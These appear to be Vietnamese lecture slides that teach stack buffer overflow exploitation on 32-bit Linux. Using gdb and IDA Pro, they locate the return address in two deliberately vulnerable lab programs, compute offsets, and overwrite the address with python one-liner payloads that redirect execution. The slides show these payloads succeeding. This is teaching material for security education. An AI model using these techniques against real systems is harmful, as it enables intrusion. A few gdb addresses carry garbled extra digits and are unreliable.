
int main(){
    int cookie=0;
    char buf[16];
    printf("Magic: ");
    gets(buf);
    if(cookie == 0x000D0A00)
        puts("You win!");
    return 0;
}
```

Hàm 'gets' không cho phép nhập vào các ký tự '\x0A'  
→ không thể sửa giá trị cookie đáp ứng yêu cầu

# Luồng hoạt động của chương trình



# Thay đổi luồng thực thi: trở về thân hàm



# Thay đổi luồng thực thi

- Sửa địa chỉ trả về
  - Xác định địa chỉ trả về mới
  - Ghi đè lên vùng nhớ chứa địa chỉ trả về
    - Tính khoảng cách từ buffer tới vùng nhớ chứa địa chỉ trả về
    - Tạo dữ liệu thích hợp để ghi đè

# Địa chỉ trả về mới

## ❑ Dịch ngược với IDA Pro

```
.text:08048434      push     ebp
.text:08048435      mov      ebp, esp
.text:08048437      and      esp, 0FFFFFFF0h
.text:0804843A      sub      esp, 30h
.text:0804843D      mov      dword ptr [esp+2Ch], 0
.text:08048445      mov      eax, offset format ; "Magic: "
.text:0804844A      mov      [esp], eax          ; format
.text:0804844D      call     _printf
.text:08048452      lea      eax, [esp+30h+s]
.text:08048456      mov      [esp], eax          ; s
.text:08048459      call     _gets
.text:0804845E      cmp      dword ptr [esp+2Ch], 0D0A00h
.text:08048466      jnz      short loc_8048474
.text:08048468      mov      dword ptr [esp], offset s ; "You win!"
.text:0804846F      call     puts
.text:08048474
.text:08048474      loc_8048474:                                ; CODE XREF: main+32↑j
.text:08048474      mov      eax, 0
.text:08048479      leave
```

# Địa chỉ trả về mới

## ❑ Dịch ngược gdb

(gdb) disassemble main

Dump of assembler code for function main:

```
0x08048434 <+0>:      push    ebp
0x08048435 <+1>:      mov     ebp,esp
=> 0x08048437 <+3>:      and     esp,0xfffffffff0
0x0804843a <+6>:      sub     esp,0x30
0x0804843d <+9>:      mov     DWORD PTR [esp+0x2c],0x0
0x08048445 <+17>:     mov     eax,0x8048550
0x0804844a <+22>:     mov     DWORD PTR [esp],eax
0x0804844d <+25>:     call    0x8048330 <printf@plt>
0x08048452 <+30>:     lea     eax,[esp+0x1c]
0x08048456 <+34>:     mov     DWORD PTR [esp],eax
0x08048459 <+37>:     call    0x8048340 <gets@plt>
0x0804845e <+42>:     cmp     DWORD PTR [esp+0x2c],0xd0a00
0x08048466 <+50>:     jne     0x8048474 <main+64>
0x08048468 <+52>:     mov     DWORD PTR [esp],0x8048558
0x0804846f <+59>:     call    0x8048350 <puts@plt>
0x08048474 <+64>:     mov     eax,0x0
0x08048479 <+69>:     leave
0x0804847a <+70>:     ret
```

End of \_assembler dump.



# Tính khoảng cách [buf] – [return address]

□ Debug bằng gdb

- Xác định địa chỉ của [buf]
  - Nhập vào một chuỗi "AAAAAAAAAA"
  - Tìm địa chỉ bắt đầu "4141..41" trong stack
- Xác định địa chỉ của [return address]
  - Giá trị "EIP" trong stack frame
- Khoảng cách = [return address] – [buf]

# Xác định địa chỉ của [buf]

## ❑ Bắt đầu debug

\$ gdb vuln

(gdb) set disassembly-flavor intel

(gdb) break main

(gdb) run

(gdb) disassemble main

# Xác định địa chỉ của [buf]

- ❑ Đặt breakpoint trước lệnh ngay sau lời gọi hàm gets() hoặc ngay tại lệnh leave; sau đó cho tiếp tục chạy

(gdb) break \*0x08048479

(gdb) continue

Magic: AAAAAAAAAAAAAA

```
0x0804844d <+25>:    call    0x8048330 <printf@plt>
0x08048452 <+30>:    lea     eax,[esp+0x1c]
0x08048456 <+34>:    mov     DWORD PTR [esp],eax
0x08048459 <+37>:    call    0x8048340 <gets@plt>
0x0804845e <+42>:    cmp     DWORD PTR [esp+0x2c],0xd0a00
0x08048466 <+50>:    jne     0x8048474 <main+64>
0x08048468 <+52>:    mov     DWORD PTR [esp],0x8048558
0x0804846f <+59>:    call    0x8048350 <puts@plt>
0x08048474 <+64>:    mov     eax,0x0
0x08048479 <+69>:    leave
0x0804847a <+70>:    ret
```

End of assembler dump.

# Xác định địa chỉ của [buf]

❑ Xem nội dung phía trên ESP

(gdb) x/20x \$esp

❑ Nhận thấy [buf] bắt đầu ở **0xbffff35c!**

```
Breakpoint 2, 0x08048479 in main ()
(gdb) x/20x $esp
0xbffff340:    0xbffff35c    0x00008000    0x08049ff4    0x080484a1
0xbffff350:    0xffffffff    0xb7e531c6    0xb7fc6ff4    0x41414141
0xbffff360:    0x41414141    0x00004141    0x08048489    0x00000000
0xbffff370:    0x08048480    0x00000000    0x00000000    0xb7e394e3
0xbffff380:    0x00000001    0xbffff414    0xbffff41c    0xb7fdc858
(gdb) █
```

# Xác định địa chỉ của [return address]

- ❑ Xem thông tin về stack frame

```
(gdb) info frame
```

```
Stack level 0, frame at 0xbffffff380:
```

```
  eip = 0x8048479 in main; saved eip 0xb7e394e3
```

```
  Arglist at 0xbffffff378, args:
```

```
  Locals at 0xbffffff378, Previous frame's sp is 0xbffffff380
```

```
  Saved registers:
```

```
    ebp at 0xbffffff378, eip at 0xbffffff37c
```

```
(gdb) █
```

- ❑ Tính khoảng cách

$$d = 0xbffffff37c - 0xbffffff35c = \mathbf{0x20!}$$

# Xác định địa chỉ của [return address]

- Cách trên chỉ đúng với kiểu dẫn nhập cũ
- Nếu trình biên dịch sử dụng kiểu dẫn nhập mới thì việc xác định vị trí địa chỉ trả về bằng EBP+4 sẽ không còn chính xác


```
attt@ubuntu: ~/exploitation
Dump of assembler code for function main:
0x080484ab <+0>:    lea     ecx,[esp+0x4]
0x080484af <+4>:    and     esp,0xffffffff
0x080484b2 <+7>:    push   DWORD PTR [ecx-0x4]
0x080484b5 <+10>:   push   ebp
0x080484b6 <+11>:   mov     ebp,esp
0x080484b8 <+13>:   push   ecx
=> 0x080484b9 <+14>:   sub     esp,0x14
0x080484bc <+17>:   mov     eax,ds:0x8049820
```

# Xác định địa chỉ của [return address]

- Trong mọi trường hợp, trước thời điểm trở về, ESP luôn trỏ đến địa chỉ trả về
- Đặt breakpoint trước lệnh RET và thanh ghi ESP chứa giá trị cần tìm

```
attt@ubuntu: ~/exploitation
0x08048517 <+108>:  mov     ecx,DWORD PTR [ebp-0x4]
0x0804851a <+111>:  leave
0x0804851b <+112>:  nop
0x0804851c <+113>:  nop
0x0804851d <+114>:  nop
=> 0x0804851e <+115>:  ret
End of assembler dump.
(gdb) info registers esp
esp                0xbffff33c          0xbffff33c
(gdb)
```

# Ghi đè địa chỉ trả về



```
attt@ubuntu:~$ python -c 'print "A"*0x20+"\x68\x84\x04\x08"' | ./vuln
Magic: You win!
Segmentation fault (core dumped)
attt@ubuntu:~$
```



**Trở về một hàm  
không có tham số**

# Chương trình

```
#include <stdio.h>
void secretFunc (){
    printf("Congr! You've entered in the secret function!\n");
}
void hello(){
    char buffer[20];
    printf("Enter some text:\n");
    scanf("%s", buffer);
    printf("Hello, %s!\n", buffer);
}
int main(){
    hello();
    return 0;
}
```

# Biên dịch

```
attt@ubuntu:~$ gcc --version
gcc (Ubuntu/Linaro 4.6.3-1ubuntu5) 4.6.3
Copyright (C) 2011 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
```

```
attt@ubuntu:~$ gcc main.c -o vuln -fno-stack-protector
```


```
attt@ubuntu:~$ ls
```

```
Desktop      Downloads      exploitation  main.c  Pictures  Templates
Documents    examples.desktop  gdb-examples  Music   Public    Videos
```


```
attt@ubuntu:~$ █
```

vuln

# Luồng hoạt động của hello()



# Thay đổi luồng thực thi



# Stackframe của hàm hello()

Ret. Addr. trong main			
EBP cũ			
biến cục bộ hoặc vùng ngăn xếp			
buf	buf	buf	buf
buf	buf	buf	buf
buf	buf	buf	buf
buf	buf	buf	buf
buf	buf	buf	buf
biến cục bộ khác			

# Thay đổi luồng thực thi

- Sửa địa chỉ trả về
  - Xác định địa chỉ trả về mới (địa chỉ của hàm **secretFunc**)
  - Ghi đè lên vùng nhớ chứa địa chỉ trả về
    - Tính khoảng cách từ buffer tới vùng nhớ chứa địa chỉ trả về
    - Tạo dữ liệu thích hợp để ghi đè

# Địa chỉ của hàm secretFunc()


```
08048464 ; ===== S U B R O U T I N E =====
08048464
08048464 ; Attributes: bp-based frame
08048464
08048464      public secretFunc
08048464 secretFunc      proc near
08048464 ; __unwind {
08048464      push      ebp
08048465      mov       ebp, esp
08048467      sub       esp, 18h
0804846A      mov       dword ptr [esp], offset s ; "Congr! You've
08048471      call      _puts
08048476      leave
08048477      retn
08048477 ; } // starts at 8048464
08048477 secretFunc      endp
08048477
```

**secretFunc = 08048464**



# Mục tiêu của việc sửa địa chỉ trả về

Ret. Addr. trong main			
EBP cũ			
biến cục bộ hoặc vùng cần lề			
buf	buf	buf	buf
buf	buf	buf	buf
buf	buf	buf	buf
buf	buf	buf	buf
buf	buf	buf	buf
biến cục bộ khác			



64	84	04	08
buf	buf	buf	buf
buf	buf	buf	buf
buf	buf	buf	buf
buf	buf	buf	buf
buf	buf	buf	buf
biến cục bộ khác			

# Tính toán khoảng cách: hexrays

```
int hello()
{
    char v1; // [esp+1Ch] [ebp-1Ch]

    puts("Enter some text:");
    __isoc99_scanf("%s", &v1);
    return printf("Hello, %s!\n", &v1);
}
```

**buffer = EBP – 28**  
**(Không phải EBP-20 !!!!!)**

# Tính toán khoảng cách: hexrays

(gdb) disassemble hello

Dump of assembler code for function hello:

```
0x08048478 <+0>:      push    ebp
0x08048479 <+1>:      mov     ebp,esp
0x0804847b <+3>:      sub     esp,0x38
0x0804847e <+6>:      mov     DWORD PTR [esp],0x80485ce
0x08048485 <+13>:     call   0x8048370 <puts@plt>
0x0804848a <+18>:     mov     eax,0x80485df
0x0804848f <+23>:     lea     edx,[ebp-0x1c]
0x08048492 <+26>:     mov     DWORD PTR [esp+0x4],edx
0x08048496 <+30>:     mov     DWORD PTR [esp],eax
0x08048499 <+33>:     call   0x80483a0 <_isoc99_scanf@plt>
0x0804849e <+38>:     mov     eax,0x80485e2
0x080484a3 <+43>:     lea     edx,[ebp-0x1c]
0x080484a6 <+46>:     mov     DWORD PTR [esp+0x4],edx
0x080484aa <+50>:     mov     DWORD PTR [esp],eax
0x080484ad <+53>:     call   0x8048360 <printf@plt>
0x080484b2 <+58>:     leave
0x080484b3 <+59>:     ret
```



**buffer = EBP – 28**

**→ "A"\*32 + "/x64/x84/x04/x08"**

# Exploit!

```
attt@ubuntu:~$ echo "AAAAAA" | ./vuln
Enter some text:
Hello, AAAAAA!
attt@ubuntu:~$
attt@ubuntu:~$ python -c 'print "A"*32 + "\\x64\\x84\\x04\\x08"' | ./vuln
Enter some text:
Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAd!
Congr! You've entered in the secret function!
Segmentation fault (core dumped)
attt@ubuntu:~$ █
```

**Cấu trúc mới cho hàm main()  
(gcc 5.4 trở về sau)**

**→ Không thể khai thác!**

# Cấu trúc hàm main() sinh bởi gcc 5.4

;Phần dẫn nhập

```
lea    ecx, [esp+4]
```

```
and    esp, ffffffff0h
```

```
